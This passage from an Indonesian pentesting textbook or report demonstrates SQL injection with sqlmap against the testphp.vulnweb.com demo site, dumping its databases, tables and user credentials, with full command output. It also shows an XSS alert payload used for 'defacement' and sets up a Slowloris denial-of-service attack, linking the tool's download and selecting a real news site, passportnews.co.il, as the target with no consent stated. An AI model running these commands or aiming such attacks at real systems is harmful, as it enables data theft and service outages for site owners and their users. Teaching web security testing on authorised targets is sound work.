Gambar 4.16 Menghentikan serangan MITM



## 4.3 SQL INJECTION

### 4.3.1 Pengertian SQL Injection

SQL Injeksi pada umumnya adalah salah satu teknik hacking yang memanfaatkan celah keamanan pada basisdata target, biasanya celah keamanan ini ada dikarenakan sistem yang ada tidak melakukan filtering pada kode-kode khusus yang dapat di tambahkan pada fungsi SQL. Misalnyaa pada sebuah input username dan password dalam ketika user login pada umumnya programer akan menggunakan nilai boolean pada sintak SQL yaitu username dan password kedua-duanya harus bernilai TRUE/BENAR dapat diasumsikan misalnya seperti ini :

```
SELECT * FROM tabel_user WHERE username='$username' AND password='$password' ;
```

\$username dan \$password merupakan input dari user, hal ini sangat riskan misalnya user memasukan input yang bukan semestinya untuk mengganti SQL Query yang digunakan untuk meninjeksi query yang ada misal mengganti klasua AND menjadi OR. Dalam arti kondisi akan di eksekusi walau salah satu inputan bernilai FALSE baik username atau password.

Yang kedua kesalahan yang umum adalah pada pengiriman parameter melalui halaman 1 ke halaman 2 , tanpa adanya enkripsi pada url browser biasanya akan di tampilkan seperti ini :

[http://endrasetiawan.com/berita/halaman\\_detail.php?id\\_berita='155410004'](http://endrasetiawan.com/berita/halaman_detail.php?id_berita='155410004')

Secara kasat mata seorang cracker akan melihat adanya sebuah value yang dikirimkan dari halaman A ke halaman\_detail.php yaitu id\_berita yang memiliki id 155410004 , dengan menggunakan tool yang ada pada kali linux yaitu SQLMap. Kita dapat melakukan penetrasi sederhana dengan SQLmap dengan menggunakan url tanpa enkripsi tersebut. SQLmap akan mencocokkan query DBMS yang ada pada server target dengan database query yang ada pada framework SQLmap. Dari sini kita dapat melakukan meng-ekstrak data sampai ke titik record pada database tersebut.


### 4.3.2 Tools yang digunakan

SQLMap adalah alat uji penetrasi open source yang mengotomatisasi proses mendeteksi dan mengeksploitasi kelemahan injeksi SQL dan mengambil alih basis data server. Jadi sqlmap ini adalah tools yang dapat mendeteksi dan melakukan exploit pada bug SQL injection secara otomatis. dengan melakukan serangan SQL injection seorang attacker dapat mengambil alih serta memanipulasi sebuah database di dalam sebuah server.

### 4.3.3 Penggunaan tools SQLMap


#### ➤ Identifikasi target.

Langkah pertama adalah menentukan target disini kami menekankan target website yang memiliki vuln tinggi, ciri-cirinya adalah website yang tidak melakukan enkripsi pada alamat url. Parameter yang dikirimkan dari halaman A ke halaman B dikirimkan begitu saja tanpa adanya rewrite ulang pada url pada gambar 1.1, terlihat url website yaitu <http://testphp.vulnweb.com/listproducts.php?cat=2> . value nilai yaitu cat=2 merujuk pada id dalam record databases metode ini sangat riskan digunakan di website. Yang pertama kami akan melakukan pengecekan DMBS yang digunakan pada server website tersebut yaitu dengan perintah sqlmap -u (merupakan inialisasi url) <http://testphp.vulnweb.com/listproducts.php?cat=2> -dbs (inialisasi DBMS) → ENTER. pada poin ini sqlmaps akan menguji berbagai macam klausa dari berbagai DMBS sampai menemukan respon dari server.



```
root@walnut18: ~  
File Edit View Search Terminal Help  
root@walnut18:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 --dbs  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual  
consent is illegal. It is the end user's responsibility to obey all applicable  
local, state and federal laws. Developers assume no liability and are not respon  
sible for any misuse or damage caused by this program  
[*] starting at 16:27:00  
[16:27:00] [INFO] resuming back-end DBMS 'mysql'  
[16:27:00] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: cat (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: cat=2 AND 1869-1869
```

Gambar 4.17 Melakukan Cheking DBMS yang digunakan



```
root@walnut18: ~
File Edit View Search Terminal Help
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: cat=2 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=2 UNION ALL SELECT NULL,CONCAT(0x717a6a6a71,0x65665569494546656
55359415968626875786e737865677178705858426e54536d46786b5a656663,0x71716b7171),NU
LL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- KXap
...
[16:27:01] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[16:27:01] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[16:27:01] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
testphp.vulnweb.com'

[*] shutting down at 16:27:01
root@walnut18:~#
```

Gambar 4.18 Information Gathering DBMS yang digunakan berhasil

Setelah pengujian selesai dilakukan dan SQLMAP menemukan kecocokan atau mendapat respon balik dari server maka akan diperoleh sebagai berikut :

DBMS : MySQL  
Laguage : PHP 5.3.10  
Webserver : Nginx  
Database : acuart, information\_schema

➤ Dump tabel pada database

Setelah informasi server kita peroleh meliputi DBMS, Bahasa Pemrograman, Webserver dan Database langkah selanjutnya kita melakukan mencari data-data yang bersifat riskan misal dari target yang kita coba adalah website e-commerce . oleh karena itu data user , admin dan transaksi seharusnya merupakan data yang vital bagi website tersebut. Pada langkah pertama kita telah mendapatkan informasi database yaitu acuart dan information\_schema, disini kita akan menggunakan acuart dikarenakan pada umumnya information\_schema merupaka database yang secara default ada pada mysql. Oleh karena itu kami akan melakukan dump tabel dari database acuart dengan menambahkan parameter -D acuart -tables .

```
root@walnut18: ~  
File Edit View Search Terminal Help  
root@walnut18:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D  
acuart --tables  
[!..4#stable}  
http://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual  
consent is illegal. It is the end user's responsibility to obey all applicable  
local, state and federal laws. Developers assume no liability and are not respon  
sible for any misuse or damage caused by this program  
[*] starting at 16:28:07  
[16:28:07] [INFO] resuming back-end DBMS 'mysql'  
[16:28:07] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: cat (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: cat=2 AND 1868=1868
```

Gambar 4.19 Dump tabel pada database target


```
root@walnut18: ~  
File Edit View Search Terminal Help  
[16:28:08] [INFO] the back-end DBMS is MySQL  
web application technology: Nginx, PHP 5.3.10  
back-end DBMS: MySQL >= 5.0  
[16:28:08] [INFO] fetching tables for database: 'acuart'  
database: acuart  
8 tables]  
-----+  
artists |  
carts   |  
categ   |  
featured|  
guestbook|  
pictures|  
products|  
users   |  
-----+  
[16:28:08] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
testphp.vulnweb.com'  
[*] shutting down at 16:28:08  
root@walnut18:~#
```

Gambar 4.20 Hasil dump pada database

Setelah selesai SQLMAPS akan mendapatkan informasi tabel yang ada pada database acuart , disini terdapat beberapa tabel, disini kami akan fokus pada tabel **users** dan **cart**.


- Dump kolom pada tabel.

Setelah informasi tabel pada database kami peroleh, selanjutnya kami akan melakukan dump untuk memperoleh informasi kolom atau field pada tabel user dan cart dengan menambahkan parameter pada SQLMAPS yaitu -D acuart -T user -columns



```
root@walnut18: ~  
File Edit View Search Terminal Help  
root@walnut18:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D  
acuart -T users --columns  
{1.1.4#stable}  
http://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual  
consent is illegal. It is the end user's responsibility to obey all applicable  
local, state and federal laws. Developers assume no liability and are not respon  
sible for any misuse or damage caused by this program  
[*] starting at 16:29:10  
[16:29:10] [INFO] resuming back-end DBMS 'mysql'  
[16:29:10] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: cat (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: cat=2 AND 1868=1868
```

Gambar 4.21 Dumping Filed pada tabel users




```
root@walnut18: ~  
File Edit View Search Terminal Help  
back-end DBMS: MySQL >= 5.0  
[16:29:10] [INFO] fetching columns for table 'users' in database 'acuart'  
Database: acuart  
Table: users  
[8 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| address | mediumtext |  
| cart | varchar(100) |  
| cc | varchar(100) |  
| email | varchar(100) |  
| name | varchar(100) |  
| pass | varchar(100) |  
| phone | varchar(100) |  
| uname | varchar(100) |  
+-----+-----+  
[16:29:11] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
testphp.vulnweb.com'  
[*] shutting down at 16:29:11  
root@walnut18:~#
```

Gambar 4.22 Hasil Dump atau kolom yang ada pada tabel user

Pada gambar 3.6 merupakan field atau kolom yang tersedia pada tabel users yaitu Address ,cart,cc,email,name,pass,phone dan uname jadi total terdapat 8 kolom dari tabel user dan database acuart.

➤ Dump data dari tabel

Selanjutnya kami akan fokuskan untuk melakukan dump record pada kolom pass dan uname. Dengan menambahkan parameter -D acuart -T user- C pass,uname --dump




```
root@walnut18: ~
File Edit View Search Terminal Help

root@walnut18:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D
acuart -T users -C pass,uname --dump

  H
  |
  |  {1.1.4#stable}
  |  http://sqlmap.org
  |
  |  [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
  |  consent is illegal. It is the end user's responsibility to obey all applicable
  |  local, state and federal laws. Developers assume no liability and are not respon
  |  sible for any misuse or damage caused by this program
  |
  |  [*] starting at 16:35:57
  |
  |  [16:35:57] [INFO] resuming back-end DBMS 'mysql'
  |  [16:35:57] [INFO] testing connection to the target URL
  |  sqlmap resumed the following injection point(s) from stored session:
  |  ---
  |  Parameter: cat (GET)
  |  Type: boolean-based blind
  |  Title: AND boolean-based blind - WHERE or HAVING clause
  |  Payload: cat=2 AND 1868=1868
```

Gambar 4.23 Dump record pada tabel user



```
root@walnut18: ~
File Edit View Search Terminal Help

---
[16:35:58] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[16:35:58] [INFO] fetching entries of column(s) 'pass, uname' for table 'users'
in database 'acuart'
[16:35:58] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: users
[1 entry]
+-----+-----+
| pass | uname |
+-----+-----+
| test | test |
+-----+-----+

[16:35:58] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/
testphp.vulnweb.com/dump/acuart/users.csv'
[16:35:58] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
testphp.vulnweb.com'

[*] shutting down at 16:35:58
root@walnut18:~#
```

Gambar 4.24 record pada tabel user kolom pass dan uname

Pada gambar 3.8 merupakan hasil dari dump record pada tabel users , kolom pass dan uname kami mendapatkan informasi password yaitu test dan uname yaitu test.

Selanjutnya dengan cara yang sama kami akan melakukan information gathering dengan SQLMAPS pada tabel car

```
root@walnut18: ~
File Edit View Search Terminal Help
[16:37:20] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[16:37:20] [INFO] fetching columns for table 'carts' in database 'acuart'
Database: acuart
Table: carts
[3 columns]
+-----+
| Column | Type |
+-----+
| cart_id | varchar(100) |
| item | int(11) |
| price | int(11) |
+-----+

[16:37:20] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 16:37:20

root@walnut18:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart -T carts -C cart_id,item,price --dump
```

Gambar 4.25 Dump record pada tabel car

```
root@walnut18: ~
File Edit View Search Terminal Help
cause of limitation on retrieved number of entries). Falling back to partial UNION technique
[16:37:40] [INFO] fetching number of column(s) 'cart_id, item, price' entries for table 'carts' in database 'acuart'
[16:37:40] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:37:40] [INFO] retrieved: 0
[16:37:42] [WARNING] table 'carts' in database 'acuart' appears to be empty
Database: acuart
Table: carts
[0 entries]
+-----+
| cart_id | item | price |
+-----+

[16:37:42] [INFO] table 'acuart.carts' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/carts.csv'
[16:37:42] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 16:37:42

root@walnut18:~#
```

Gambar 4.26 hasil Dump, record tabel cart kosong

Dari hasil dump tabel cart ditemukan tabel cart tidak memiliki record.




## 4.4 XSS, INJEKSI INPUT USER UNTUK DEFACE WEBSITE

### 4.4.1 Pengertian XSS (Cross Script Scripting)

XSS atau CROSS script scripting adalah suatu metode injeksi melalui kode, metode sangat sederhana kita sebagai pantester hanya perlu mengetahui bahasa-bahasa yang bersifat client side/client script code misalnya HTML atau JavaScript. Kita bisa melakukan injeksi melalui input user yang ada pada website misalnya pada kolom pencarian dan komentar.

### 4.4.2 Javascript Testing

Pada kali ini kami akan mencoba melakukan deface website, yaitu merubah tampilan website dengan melakukan injeksi pada input user dengan masih menggunakan target yang sama. Disini kami memasukkan perintah javascript pada kolom pencarian yaitu dengan perintah `<script>alert('haiiii keamanan jelek');</script>` oleh website tersebut dieksekusi sebagai bagian dari script website bukan sebagai keyword pencarian oleh karena itu akan ditampilkan seperti gambar 3.27




Gambar 4.27 Javascript di eksekusi




#### 4.4.3 Deface website

Yang kedua kami akan mencoba melakukan deface dengan memsukan gambar pada halaman website, dengan cara menambahkan tag HTML pada sitak java script perintah `<script>alert('haiiii keamanan jelek');</script>` perintah ini akan di eksekui dan ditampilkan pada halaman hasil pencarian bisa kita lihat pada gambar 3.28 dan 3.29



Gambar 4.28 Gambar berhasil dimasukan melalui input user



Gambar 4.29 Tag HTML di eksekusi oleh website

## 4.5 POD ( Ping Of Dead )

### 4.5.1 Pengertian POD

*Ping of death* (POD) adalah jenis serangan pada komputer yang melibatkan pengiriman ping yang salah atau berbahaya ke komputer target. Sebuah ping biasanya berukuran 56 byte (atau 84 bytes ketika header IP dianggap). Dalam sejarahnya, banyak sistem komputer tidak bisa menangani paket ping lebih besar daripada ukuran maksimum paket IP, yaitu 65.535 byte. Mengirim ping dalam ukuran ini (65.535 byte) bisa mengakibatkan kerusakan (*crash*) pada komputer target.

Secara tradisional, sangat mudah untuk mengeksploitasi bug ini. Secara umum, mengirimkan paket 65.536 byte ping adalah ilegal menurut protokol jaringan, tetapi sebuah paket semacam ini dapat dikirim jika paket tersebut sudah terpecah-pecah. Ketika komputer target menyusun paket yg sudah terpecah-pecah tersebut, sebuah *buffer overflow* mungkin dapat terjadi, dan ini yang sering menyebabkan sistem crash.

Eksplorasi pada kelemahan ini telah memengaruhi berbagai sistem, termasuk Unix, Linux, Mac, Windows, printer, dan router. Namun, kebanyakan sistem sejak 1997 - 1998 telah diperbaiki, sehingga sebagian besar bug ini telah menjadi sejarah.

Dalam beberapa tahun terakhir, muncul jenis serangan ping yang berbeda yang telah menyebar luas, contohnya membanjiri korban dengan ping (*ping flooding*), dengan membanjiri begitu banyak ping pada lalu lintas jaringan, yang mengakibatkan kegagalan *normal ping* mencapai sistem yg dituju (dasar serangan *Denial of Service*).

### 4.5.2 Tools yang digunakan

Slowloris merupakan salah satu aplikasi yang dibuat dalam bahasa perl untuk melakukan HTTP DoS Attack (Denial Of Service). Denial of service bekerja dengan cara memenuhi koneksi/melakukan flooding dengan mengirimkan paket yang banyak secara

terus menerus, ini akan menyebabkan service kehabisan resource untuk menangani sehingga service tersebut bisa down.

### 4.5.3 Penggunaan Tools SlowLoris.pl

- Download tool SlowLoriss.pl
  - Download pada link  
<http://www.mediafire.com/download/1pp4gq3d31bbjfc/slowloris.pl>
  - **Membuka tool SlowLoriss.pl** user:~/Downloads# perl SlowLoriss.pl

[illegible]

*Gambar 4.30 memulai Slowloris*

- Melakukan pencarian alamat IP Website dari target dengan cara ping website tersebut atau bisa juga langsung mengetikkan halaman websitenya


```

root@mhr: ~
File Edit View Search Terminal Help
masud:~# ping
::1      ip6-allnodes      ip6-loopback
ff02::1  ip6-allrouters   localhost
ff02::2  ip6-localhost     mhr
masud:~# ping passportnews.co.il
ping: ping: Name or service not known
masud:~# ping passportnews.co.il
PING passportnews.co.il (62.128.51.141) 56(84) bytes of data:
64 bytes from best.resite.top (62.128.51.141): icmp_seq=1 ttl=41 time=416
ms
64 bytes from best.resite.top (62.128.51.141): icmp_seq=2 ttl=41 time=398
ms
64 bytes from best.resite.top (62.128.51.141): icmp_seq=3 ttl=41 time=398
ms
^C
--- passportnews.co.il ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 398.309/404.354/416.428/8.553 ms
masud:~#

```

Gambar 4.31 mencari IP website target


- Sebelum melakukan serangan cek terlebih dahulu status website target  
 Untuk memeriksa status dari website target kami menggunakan website [www.isitdownrightnow.com](http://www.isitdownrightnow.com). Dengan URL yang diperiksa adalah [www.passportnews.co.il](http://www.passportnews.co.il).



Gambar 4.32 Status website sebelum POD dijalankan

